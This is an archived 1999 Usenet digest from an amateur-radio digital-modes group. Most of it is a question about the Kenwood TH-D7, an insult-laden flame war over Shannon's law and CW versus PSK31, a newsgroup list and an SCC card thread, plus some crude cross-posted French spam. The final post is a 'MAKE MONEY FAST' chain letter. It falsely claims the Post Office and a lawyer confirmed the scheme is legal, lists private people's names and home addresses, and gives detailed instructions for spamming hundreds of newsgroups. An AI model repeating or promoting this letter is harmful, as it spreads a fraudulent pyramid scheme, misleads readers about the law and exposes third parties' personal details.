From: Tapio Sokura <oh2kku@iki.fi>
Message-ID: <36DA0E5A.213E3EC3@iki.fi>
Source record: 19322

Hi,

I'm looking for URLs of reviews on Kenwood TH-D7x. I would also like to read some personal comments and experiences concerning the rig. Does it perform well in 9k6? What protocols are available for communication with a computer, KISS (with extensions?), 6pack, TNC2 compatible mode, some other?

1245. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36e90d3d.33684282@news.cyberhighway.net>
Source record: 19323
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll <dixieNS@townsqr.com> wrote:

> My little "demonstration" showed absolutely nothing of
>value.

Sounds about right to me.

> It DID show that one CAN copy CW at a signal level at which
>PSK would have to be increased in power 4 times to lock and
>print (by the geek's own figures).

It showed nothing of the kind. Are you naturally stupid, or did you
have to take lessons? I have very little grasp of the math concepts
involved here, but even I can see that you are trying compare apples
with avocados to prove an unprovable point.

> It DID show that they are blowing smoke in great billows.

I don't think so. I think it was a pretty good explanation in terms
simple enough to be grasped by an old fossil like me, while including
enough math to allow those who understand that stuff to see that the
calculations were valid. So far, no math or engineering expert has
refuted what was said, and you certainly have failed to even understand
the theory, much less refute it.

> It DID show that it is all a smoke screen in which they
>insist that CW would have to be reduced in power by 4 times
>so that it, too, could NOT be copied to have a "valid"
>comparison.

I think you left out a factor or two here. Was that because of
stupidity or disingenuousness?

> It DID show that Shannon is not at all applicaible to ham
>radio as we know it today, and it **DID** show that these

It did no such thing.

>fine fellows have it on their mind to alter the ARS so as to
>make it totally unrecognizable to all but THEM, if they can
>just browbeat officialdom into getting it done under the
>guise of "modernizing" the ARS....

I think you're overstating your case to the point of absurdity.

> Gee, what a deal. The great digital modes are so efficient
>that one must destroy CW, too, to "prove" that the digital

>modes are better.

"Better" is a relative term. Efficiency and conservation of bandwidth
are a bit easier to demonstrate, and I think they've been demonstrated
fairly well here by the "geeks." Like a CW nut isn't as much of a
"geek" as any computer nerd, hahaha.

>A CW signal, identical in strength to the PSK, must be
>REDUCED by a factor of four to make it an "equivalent" test.
>HAHAHAHAHA

HAHAHAHAHA indeed.

> Just what are you guys smoking these days??? If that's the
>kind of trash you're learning in engineering school, I'm
>sure pleased it wasn't inflicted on me.

Ad Hominem.

> All you've "proved" with *your* assinine exercise is that
>if one has any digital communications at all, it *WILL* be
>at a higher throughput, which almost NEVER is a
>consideration in Amateur-
> I say again, ***AMATEUR*** radio.

Oh, really? Would you kindly quote chapter and verse from Part 97 where
it says anything remotely like that? In fact, that's almost the exact
opposite of the spirit of the principles of Ham Radio.

> Ask any ham - or any other communicator- who IS NOT also a
>pencil necked geek, whether he would rather have a reliable
>weaksignal communications circuit at 20wpm or a highly
>questionable circuit that almost certainly would not give
>credible copy at 50 wpm. Do you *really* wonder what his
>answer will be?????

Have you stopped beating your wife?

My answer is "Why can't we have both, and more?"

Run along, Dick. You're making a fool of yourself.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1246. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bd53nadc1@208.207.71.130>
Source record: 19324
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:
>
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> Dick Carroll <dixieNS@townsqr.com> wrote in message
> news:7bagoc$cn9$1@208.207.71.171...
> >
> > This is a real-life, on-the-air comparison as opposed to
> >the theoretical. This is what communicators routinely run
> >into on the air, as opposed to just "doing the math" to see
> >what shakes out as "best".
>
> "Doing the math" is EXACTLY how modern communications
> systems are designed and evaluated IN THE REAL WORLD.
>
> If "the math" says it works, it works .. unless you've hosed up
> something in the gear or the adjustments so that it can't possibly
> work the way it's supposed to work.
>
> I recently designed a new type of RF modem for integration
> into a mixed-signal ASIC at work ... how did I design it? I took
> the conceptual block diagram I had in mind and modeled it on
> the computer using a simulation program called TESLA
> (Transient Electronic System Level Analysis), which allows one
> to accurately predict the performance of complex hardware
> architectures ... even complete communications systems end
> to end ... in both the time and the frequency domains (you can
> plot and see both waveforms and spectrums at any node(s) in
> the system which you choose to view).
>
> Once the architecture had been simulated and its performance
> evaluated (by "doing the math" ... which is all simulation is), the
> exact same architecture was coded in VHDL (a hardware
> description language) and synthesized into an FPGA (Field-
> Programmable Gate Array) to make a proof of concept model
> and provide some early hardware for our software people to
> begin developing software upon.
>
> The FPGA proof of concept model worked (virtually) exactly as
> was predicted by the simulation models (within a fraction of a dB).
> Then the same, unchanged VHDL code was re-synthesized into our
> custom ASIC process along with some other stuff that was to

> "live" on the same chip, and a new chip "hardwired" dedicated chip
> was produced. It, too works the same. The results of the simulation
> predicted that the modem's performance would be about 1 dB from
> theoretical ideal ... the actual measured performance on real hardware
> was slightly less than 1 dB from theoretical ideal .
>
> I'm saying all this not to toot my own horn in any way, but rather
> to refute your inaccurate and dangerous assertions that "doing
> the math" and having knowledge of the fundamental principles
> and physical laws (such as Shannon's Law, Nyquist, etc.) which
> govern modern communications systems design is "irrelevant
> in amateur radio."
>

Ah, Yes....All together now, one more time: (chorus)

"See? Nothing to it, it's a snap. Every ham should have
one".

Dick C

1247. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bd5hvadc2@208.207.71.130>
Source record: 19325
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:
>
> Let's face it, Dick, you're a "Morseodist" ... and your "religion"
> (and your incompetence) render you incapable of differentiating
> the factual laws of the physical universe in which we live from
> the mythology and dogma of that "religion."
>

Let's face it Karl...You're a "Digitist". Your "Religion",
and your incompetance (Yup--no CW for you, at any speed)
render you incapable of understanding what works and what
doesn't--like when the CWID is copyable but the PSK signal
is not.

> If you had lived in the times of Galileo and Copernicus, I'm
> quite sure you'd have been at the head of the crowd wanting
> to burn them at the stake for "heresy," simply because they
> were capable of recognizing scientific realities which flew in
> the face of your system of mythology and dogma.

Don't preach to me about Dogma, hundface...all the while,
reading your stuff one can hear a virtual kennel sounding in
the background......

1248. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bd5msadc3@208.207.71.130>
Source record: 19326
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
Carl R. Stevenson wrote:
>
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> Dick Carroll <dixieNS@townsqr.com> wrote in message
> news:7bag1n$cn9$0@208.207.71.171...
> >
> > CW has a 4 to 1 advantage over PSK31
>
> In your incompetent-minded fantasies, perhaps ... in the
> real world, no.
>

Look, you friggin idiot--if you don't agree just tell it to
Cecil--those are HIS figures.
```

1249. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36ec152b.35714634@news.cyberhighway.net>
Source record: 19327
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA <w6rca@ibm.net> wrote:

>Glen Quarnstrom wrote:
>> All general statements are false, including yours.
>
>That certainly appears to be a general statement so by your
>own logic, it must be false. You remind me of the guru who

That is correct. Funny stuff, these generalities, aren't they?

>said, "There are no absolutes". I said, are you absolutely
>sure?

You ignored the rest of my post, I see, where I pointed out the real stupidity of the comments. Believe me, you're doing quite well at presenting your case in this argument, without needing any "help" from the likes of Stevenson.

--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1250. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7bdbvs$kun@news.Hawaii.Edu>
Source record: 19328
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate
audience, below is a list of the rec.radio newsgroups. In most cases,
a group's name will explain its purpose. Cross-posting should rarely
be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-
built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local
restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed
with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-
running thread results from a single cross-posted article, and the
contents of such a thread drift further and further away from being
"on-topic" in the various NGs that receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups"
posted on the 15th of each month.

Jeffrey Herman, WH6U
(rec.radio.amateur working-group)
```

1251. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7bdee4$2k3$0@208.207.71.174>
Source record: 19329
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote:
>
> > It DID show that one CAN copy CW at a signal level at which
> >PSK would have to be increased in power 4 times to lock and
> >print (by the geek's own figures).
>
> It showed nothing of the kind. Are you naturally stupid, or did you
> have to take lessons? I have very little grasp of the math concepts
> involved here,

Then you'd best take a few lessons from Cecil yourself OB,
those are his numbers...You're beginning to sound like
Stevenson

> but even I can see that you are trying compare apples
> with avocados to prove an unprovable point.

Lets recap this...I hear a PSK31 signal too weak to be
able to lock and print it. The station sends a CW ID. It is
perfectly, clearly copyable at ~20wpm. I note that the CW is
readable while the digital signal is not, and comment that
"sure doesn't look to me like digital has anything on CW".
The geeks immediately cry "Unfair! You weren't using a 31 hz
filter to copy that CW, so it is an unfair 4 to 1 advangtage
in favor of CW".
I say "so what? *I* am interested in things that work, and
clearly here, CW did while the digital mode did not".

I didn't set out to do a controlled laboratory experiment,
I was using real live, real time ham radio to communicate.
If I could have printed the PSK31 station, I would have
worked him on that mode. I could not,
however I **have** worked many CW stations under weaker
signal conditions than that of his CW ID.

Cecil cried "Unfair! CW has the 4 to 1 advantage because
of the wide bandwidth". I say "So what"? Who says that ham
radio is all about maximum throughput in a given narrow
DSP-wide bandpass? Only you geeks."

So they -and you- can get a life and stop trying to cram
all this BS about how great digital modes are as compared to
how sorry CW is. We know how great the digital modes are.
They are so great that the commercials and the government
use nothing else. But *This is AMATEUR, I SAY AGAIN,

AMATEUR radio*, not a digital design engineers
admiration society. WE use what we find will work in the
environments that we find ourselves operating within, not
some theoretically superior laboratory condition, nor some
exotic digital link designed for some obscure commercial or
government entity for some special purpose.
>
> > It DID show that they are blowing smoke in great billows.
>
> I don't think so. I think it was a pretty good explanation in terms
> simple enough to be grasped by an old fossil like me, while including
> enough math to allow those who understand that stuff to see that the
> calculations were valid. So far, no math or engineering expert has
> refuted what was said, and you certainly have failed to even understand
> the theory, much less refute it.

YOU fail to understand the point, at all, and that is
exactly what the Geeks want. NO ONE is refuting anything
except this attempt to "convert" all of ham radio by Moore
and Stevenson et al to believe that nothing except the
latest most efficient highest throughput modes will ever
again be acceptable. THIS is the thrust, clearly and
succiently.

> > It DID show that it is all a smoke screen in which they
> >insist that CW would have to be reduced in power by 4 times
> >so that it, too, could NOT be copied to have a "valid"
> >comparison.
>
> I think you left out a factor or two here. Was that because of
> stupidity or disingenuousness?
>

Take it up with Cecil, it was his number.

> > It DID show that Shannon is not at all applicaible to ham
> >radio as we know it today, and it **DID** show that these
>
> It did no such thing.

You are allowed an opinion just like I am.

>
> >fine fellows have it on their mind to alter the ARS so as to
> >make it totally unrecognizable to all but THEM, if they can
> >just browbeat officialdom into getting it done under the
> >guise of "modernizing" the ARS....
>
> I think you're overstating your case to the point of absurdity.

Then you have not been reading here closely enough, by a
lot.

>
> > Gee, what a deal. The great digital modes are so efficient
> >that one must destroy CW, too, to "prove" that the digital
> >modes are better.
>
> "Better" is a relative term. Efficiency and conservation of bandwidth
> are a bit easier to demonstrate, and I think they've been demonstrated
> fairly well here by the "geeks." Like a CW nut isn't as much of a
> "geek" as any computer nerd, hahaha.

If I was a CW nut I'd be out working CW with those who are.
My intent is to help prevent the total domination of the ARS
by the likes of those who are using this entire "hi-tech"
scenario solely to push the abandonment of the code within
the ARS. THEIR mission is all too clear.

>
> >A CW signal, identical in strength to the PSK, must be
> >REDUCED by a factor of four to make it an "equivalent" test.
> >HAHAHAHAHA
>
> HAHAHAHAHA indeed.

Talk to Cecil, It's his assertion.

>
> > Just what are you guys smoking these days??? If that's the
> >kind of trash you're learning in engineering school, I'm
> >sure pleased it wasn't inflicted on me.
>
> Ad Hominem.
>
> > All you've "proved" with *your* assinine exercise is that
> >if one has any digital communications at all, it *WILL* be
> >at a higher throughput, which almost NEVER is a
> >consideration in Amateur-
> > I say again, ***AMATEUR*** radio.
>
> Oh, really? Would you kindly quote chapter and verse from Part 97 where
> it says anything remotely like that? In fact, that's almost the exact
> opposite of the spirit of the principles of Ham Radio.

Izzat a fact? Now YOU can quote. I speak of on-the-air
operations within the ARS. Since when do hams NEED anything
near maximum throughput-in fact NO ONE can type anywhere
near fast enough in real time to use any such data rates.
What are *you* talking about?
"Basis and purpose"? Sure--we do change modes in the ARS, by
adding new ones, generally, as opposed to the No-Code Agenda
which clearly is out to do away with code operation which
just naturally follows abandonment of code testing.

>
> > Ask any ham - or any other communicator- who IS NOT also a
> >pencil necked geek, whether he would rather have a reliable
> >weaksignal communications circuit at 20wpm or a highly
> >questionable circuit that almost certainly would not give
> >credible copy at 50 wpm. Do you *really* wonder what his
> >answer will be?????
>
> Have you stopped beating your wife?

That's a very poor dodge of the question, and you know it.
If you need to pass a message, which would you choose, given
the situation I was in at the instance noted?

> My answer is "Why can't we have both, and more?"
>

Why, indeed??? Why do all the geek-posters here keep
insisting on all this unrealistic (from a ham radio
pespective) emphasis on that which we mostly don't need,
mostly don't want and mostly wouldn't use if we had it? Easy
answer: They believe it will advance the cause of their
No-Code Agenda. Nothing more.

EVERY geek posting here in support of converting the ham
radio service to an all-digital world is a die-hard code
basher. *ALL* of them. Without a single exception. Think
about it.

> Run along, Dick. You're making a fool of yourself.

And it looks like you already were one.

Dick C

1252. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36de45b4.77054268@news.sci.fi>
Source record: 19330
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On 1 Mar 1999 03:04:52 GMT, Dick Carroll <dixieNS@townsqr.com> wrote:

: The CWID on the PSK31
: signal proves it beyond any further doubt. When one can copy
: the CWID on an unprintably weak PSK31 signal, as long as it
: DOES NOT MATTER how many bits one can handle in a given time
: frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
: Whatever else you say now is moot. The deal is done.

If your only criterion is "getting something through" no matter what the speed/time is, take a look at RadCom November 1997 describing the test between G4JNT and G3PLX (393 km) on 73 kHz with 1 mW ERP.

The transmitted data used A1A transmitted Morse code with dot length of 80 s (0.015 WPM) with visual spectrogram detection. Due to the detection method FSK ASCII could have been used as well. For regulatory purposes the CWID was transmitted at 12 WPM at the end of each dot period.

There was no aural detection of the CWID, since the carrier was never heard aurally during the test, there were great concerns getting the transmitter and receiver frequencies to match (i.e. within the receiver passband) and the received frequency and drift was later on determined from the spectrogram.

As in this test the CWID did NOT get through, it should be clear that adjusting the data rate between the CWID and the actual data being transmitted, you can get either part to "get through" in marginal condition.

You used your logic to prove your point, I used the same logic to prove just the opposite, thus, that logic is faulty and proves nothing.

Paul OH3LWR

1253. [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Rackham@Suzuki.4.me
Message-ID: <36d6bb09.3046805@news.injep.fr>
Source record: 19331
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Le 25 Feb 1999 20:37:05 PST, "St. Jackanape" <jackanape@webtv.net> tapotait sur
son clavier:

>As an ordained minister with the Universal Life Church, and self appointed Saint, I can
>say with authority that Jesus is *not* my King.
>
>
tiens, en parlant de seins, quelqu'un a la nouvelle adresse d'estelle ??

V++

Rackham

c`l`bre inventeur de la l`gendaire signature " V++ " utilis`e par de plus en plus de motards internautes

visitez : http://ourworld.compuserve.com/homepages/camesco_developpements/perso.htm

1254. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "St. Jackanape" <jackanape@webtv.net>
Message-ID: <7bdpqj$mlf@journal.concentric.net>
Source record: 19332
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Rackham <Rackham@Suzuki.4.me> wrote in message news:36d6bb09.3046805@news.injep.fr...
>Le 25 Feb 1999 20:37:05 PST, "St. Jackanape" <jackanape@webtv.net> tapotait sur
>son clavier:
>
>>As an ordained minister with the Universal Life Church, and self appointed Saint, I can
>>say with authority that Jesus is *not* my King.
>>
>>
>tiens, en parlant de seins, quelqu'un a la nouvelle adresse d'estelle ??
>
>V++
>
>Rackham
>
>c`l`bre inventeur de la l`gendaire signature " V++ " utilis`e par de plus en plus de
motards internautes
>
>visitez : http://ourworld.compuserve.com/homepages/camesco_developpements/perso.htm

Est-ce qu'Estelle ont quelque roi class` selon la grosseur des poitrines? Ou est-ce qu'ils sont poitrines all`es parfaitement pour un roi? Les se renseignant esprits veulent savoir!

Le Jackanape

1255. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Twin <twin@cyberdude.com>
Message-ID: <36DA69BA.55F73DCC@cyberdude.com>
Source record: 19333
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

T'es pas le seul ï¿½ vouloir (sa)voir...
Twin.

St. Jackanape a ï¿½crit:

> Est-ce qu'Estelle ont quelque roi classï¿½ selon la grosseur des poitrines? Ou est-ce qu'ils
> sont poitrines alliï¿½es parfaitement pour un roi? Les se renseignant esprits veulent savoir!
>
> Le Jackanape

1256. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk>
Message-ID: <7be2udiff1@news7.svr.pol.co.uk>
Source record: 19334
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Thanks folks

I knew the answer to this question anyway (having hacked
SCC drivers in JNOS and Linux to add CWID for the legal beavers
in the UK) but I wanted to try and get people away from the
Baycom modem or sound-card myths that seems to be very
apparent in this group of late.

Robin.

PS. Do you know of a SCC card that works reliably with up-market
Pentium motherboards? The PA0HZP ones I've used seem to insist
on the the extra I/O delays compiled under Linux.

Rob Janssen wrote in message ...
>Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk> wrote:
>
>>Ok then smart arses...
>
>>I've got eight links - five at 9600bps, one at 2400bps and two at 1200bps.
>
>>How do I get the all singing and dancing Flexnet to drive this lot with an
>>old 386 using Baycom modems or sound-cards?
>
>>And where do I connect the dual 38k4 links when I get them running later
>>this year.
>
>Use SCC cards. A 386 will blow away a stack of 10 TNC's anytime when used
>with SCC cards. (both price- and performance-wise)
>
>Rob
>--

1257. Re: [saint/seins] was Re: REPENT: Jesus is *your* King! ` ` ` ` `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: MegaShaft_2000 <JohnsonMcHung@home.com>
Message-ID: <4YwC2.668$XO5.533@news.rdc1.pa.home.com>
Source record: 19335
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

SPEAK ENGLISH!

Twin wrote in message <36DA69BA.55F73DCC@cyberdude.com>...
>T'es pas le seul ` vouloir (sa)voir...
>Twin.
>
>St. Jackanape a `crit:
>
>> Est-ce qu'Estelle ont quelque roi class` selon la grosseur des poitrines?
Ou est-ce qu'ils
>> sont poitrines all`es parfaitement pour un roi? Les se renseignant
esprits veulent savoir!
>>
>> Le Jackanape
>
>
>

1258. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Dick Carroll <dixieNS@townsqr.com>
Message-ID: <7be6s5$hq4$0@208.207.71.176>
Source record: 19336
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:
>
> Dick Carroll wrote:
> > PSK gear either works or not... When
> > 'not', the message *doesn't* get through, and it's darn sure
> > not adaptive, at least not in any flexible way as CW can be.
>
> How ignorant can one person be?

Dunno, I imagine we've not yet seen all of it you have to
offer.

PSK can be programmed to be
> much more adaptive than a human being. I have in mind a PSK
> application that automatically adjusts the baud rate depending
> on conditions.

Ah, yes. Another "I have in the planning stages....the
total solution to the weak signal communications problems of
the ARS. Trust me!"

Yeah, right!

Dick C

1259. MAKE MONEY FAST! NO B.S. *MUST READ!*

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: Kirky99 <KiRkY99@Juno.Com>
Message-ID: <dSxC2.11295$po.4627@c01read02.service.talkway.com>
Source record: 19337

```
**************************************************************************
* MAKE TONS OF $$$$$$$ IN 5 WEEKS! THIS IS THE REAL THING ! NO B.S.! *
**************************************************************************

HOW TO GET $50,000.00 in 5 weeks or more ( 347,000.00 in 5 month !! )

THERE IS NO LIMIT !!! ........

> This is simple, safe, and it really works! For $30 (U.S), 6 stamps, and

> about an hour of your time, you could earn a year's salary in a month.

> Sounds to good to be true, but just imagine. WHAT IF?
>
> A little while back, I was browsing these newsgroups, just like you
> are now, and came across an article similar to this that said you
> could make thousands of dollars within weeks with only an initial
> investment of $30.00! So I thought, "Yeah, right, this must be a scam!"

> but like most of us, I was curious. Like most of us, I kept reading.
> Anyway, it said that if you send $5.00 to each of the 6 names and
> addresses stated in the article, you could make thousands in a very
> short period of time. You then place your own name and address at the
> bottom of the list at #6, and post the article to at least 200
> newsgroups. (There are about 22,000.) or e-mail them to friends, or
> e-mailing lists...
>
> No catch, that was it.
>
> Even though the investment was a measly $30, I had three questions that

> needed to be answered before I could get involved in this sort of
> thing.
>
> 1.IS THIS REALLY LEGAL?
>
> I called a lawyer first. The lawyer was a little skeptical that I
> would actually make any money but he said it WAS LEGAL if I wanted to
> try it. I told him it sounded a lot like a chain letter but the
> details of the system (SEE BELOW) actually made it a legitimate legal
> business.
>
> 2. Would the Post Office be ok with this...?
>
> I called them: 1-800-725-2161 and they confirmed THIS IS ABSOLUTELY
> LEGAL! (See Title 18,h sections 1302 NS 1341 of Postal Lottery Laws).
```

> This clarifies the program of collecting names and addresses for a
> mailing list.
>
> 3. Is this moral?
>
> Well, everyone who sends me a buck has a good chance of getting A LOT
> of money ... a much better chance than buying a lottery ticket!
>
> So, having these questions answered, I invested EXACTLY $7.92 ... six
> $5.00 bills and six 32 cent postage stamps ... and boy am I glad I
> did! Within 7 days, I started getting money in the mail! I was
> shocked! I still figured it would end soon, and didn't give it another

> thought. But the money just continued coming in. In my first week, I
> made about $100.00 to $150.00 dollars. By the end of the second week I
> had made a total of $5,000.00! In the third week I had over $50,000.00

> and it was still growing. This is now my fourth week and I have made a

> total of just over $210,000.00 and it's still coming in.....
>
> It's certainly worth $30.00 and 6 stamps!
>
> So now I'm reposting this so I can make even more money! The *ONLY*
> thing stopping *ANYONE* from enriching their own bank account is pure
> laziness!
>
> It took me all of 5 MINUTES to print this out, follow the directions,
> and begin posting to newsgroups. It took me a mere 45 minutes to post
> to over 200 newsgroups. And for this GRAND TOTAL investment of $ 32.92
> (US) and under ONE HOUR of my time, I have reaped an incredible amount

> of money -- like nothing I've ever even heard of anywhere before!
>
> 'Nuff said!☐
>
> Let me tell you how this works, and most importantly, why it works.
> Also, make sure you print a copy of this article now, so you can get
> the information off of it when you need it. The process is very simple

> and consists of THREE easy steps.
>
> ============
> HOW IT WORKS
> ============
>
> STEP 1:
> ------
> Get 6 separate pieces of paper and write the following on each piece
> of paper:
>
> PLEASE ADD ME TO YOUR MAILING LIST.

> $5 US DOLLAR PROCESSING FEE IS ENCLOSED.
>
> (THIS IS KEY AS THIS IS WHAT MAKES IT LEGAL SINCE YOU ARE PAYING FOR
> AND LATER OFFERING A SERVICE).
>
> Now get 6 $5.00 bills and place ONE inside EACH of the 6 pieces of
> paper so the bill will not be seen through the envelope to prevent
> theft/robbery.
>
> Then, place one paper in each of the 6 envelopes and seal them. You
> should now have 6 sealed envelopes, each with a piece of paper stating
> the above phrase and an U.S. $5.00 bill.
>
> Mail the 6 envelopes to the following addresses:
>
> #1 - Patrick "Blunt" Richardson
> 308 N. Wingate St.
> Wake Forest, NC 27587
> USA
>
> #2 - Jacky Maier
> 9 Jacob Jacob st.
> 2018 Antwerpen
> BELGIUM
>
> #3 - "Kirky"
> 14307 Village View Dr.
> Tampa, FL 33624
>
> #4 - "bart"
> 3836 Forest Brook.
> Flagstaff, Az 86004
>
> #5 - Eric Sorensen
> 2708 Adrienne Circle
> College Station, TX 77845
>
> #6- Ben Wojciak
> 610 N. Highland
> Graham/Greenlee #146
> Tucson, Az 85719
>
> STEP 2: Now take the #1 name off the list that you see above, move the
> other names up (6 becomes 5, 5 becomes 4, etc.) and add YOUR Name as
> number 6 on the list. (If you want to remain anonymous put a nickname,
> but the address MUST be correct. It, of course, MUST contain your
> country, state/district/area, zip code, etc! You wouldn't want your

> money to fly away, wouldn't you?).
>
> STEP 3: Now post your amended article to at least 200 newsgroups.
> Remember that 200 postings are just a guideline. The more you post,
> the
> more money you make!
>
> Don't know HOW to post in the news groups? Well do exactly the
> following:
>
>

>
> HOW TO POST TO NEWSGROUPS FAST WITH YOUR WEB BROWSER:
>
> The fastest way to post a newsletter: Highlight and COPY (Ctrl-C) the
> text of this posted message and PASTE (Ctrl-V) it into a plain text
> editor (as Wordpad) and save it. After you have made the necessary
> changes that are stated above, simply COPY (Ctrl-C) and PASTE (Ctrl-V)

> the text into the message composition window, after selecting a
> newsgroup, and post it! (Or you can attach the file, without writing
> anything to the message window.)
>
>

> ----------
>
> If you have Netscape Navigator 3.0 do the following:
>
> 1. Click on any newsgroup like normal, then click on 'TO NEWS'. This
> will bring up a box to type a message in.
>
> 2. Leave the newsgroup box like it is, change the subject box to
> something flashy, something to catch the eye, as "$$$ NEED CASH $$$?
> READ HERE! $! $! $" Or "$$$! MAKE FAST CASH, YOU CAN'T LOSE! $$$". Or
> you can use my subject title.
>
> 3. Now click on 'ATTACHMENTS'. Then click on 'ATTACH FILE'. Find your
> file on your Hard Disk (the one you saved from the text editor). Once
> you find it, click on it and then click 'OPEN' and 'OK'. You should
> now
> see your file name in the attachments box.
>
> 4. Now click on 'SEND'/'POST'. You see? Now you just have 199 to go!
> (Don't worry, it's easy and quick once you get used to it.) NOTE: All□

> the versions of Netscape Navigator's are similar to each other, so
> you'll have no problem to do this if you don't have Netscape Navigator

> 3.0.
>
>

>
> ! QUICK TIP!
>
> (For Netscape Navigator 3.x and above)
>
> You can post this message to many newsgroups at a time, by simply
> selecting a newsgroup near the top of the screen, hold down the SHIFT,

> and then select a newsgroup near the bottom of the screen. All of the
> newsgroups in/between will be selected. After that, you follow/do the
> basic steps, stated below at this letter, except of step #1. You can
> go
> to the page stated below in this letter and click on a newsgroup to
> open up the newsgroups window. Once you've done this, in the same
> window go
> to 'OPTIONS', and then mark 'SHOW ALL NEWSGROUPS' and 'SHOW ALL
> MESSAGES'. Now you can see all the newsgroups and you can apply easier

> the above tip.
>
>

>
> If you have MS Internet Explorer do the following:
>
> 1. Go to the newsgroups and press 'POST AN ARTICLE'. To the new window

> type your headline in the subject area and then click in the large
> window below. There either PASTE your letter (which it's been copied
> from the text editor), or attach the file which contains it.
>
> 2. Then click on 'SEND' or 'OK'. NOTE: All versions of MS Internet
> Explorer are similar to each other, so you won't have any problem
> doing
> this.
>
> GENERAL NOTES ON POSTING: A nice page where you'll find all the
> newsgroups if you want help is http://www.liszt.com/ (When you go to
> the home page, click on the link 'Newsgroup Directory'). But I don't
> think
> you'll have any problem posting because it's very easy once you've
> found the newsgroups. All these web browsers are similar. It doesn't
> matter
> which one you have. (But it makes it very easy if you have Netscape
> Navigator 3.0 or later. You may download it from the Internet if you
> don't have it.) You just have to remember the basic steps, stated

> below.
>
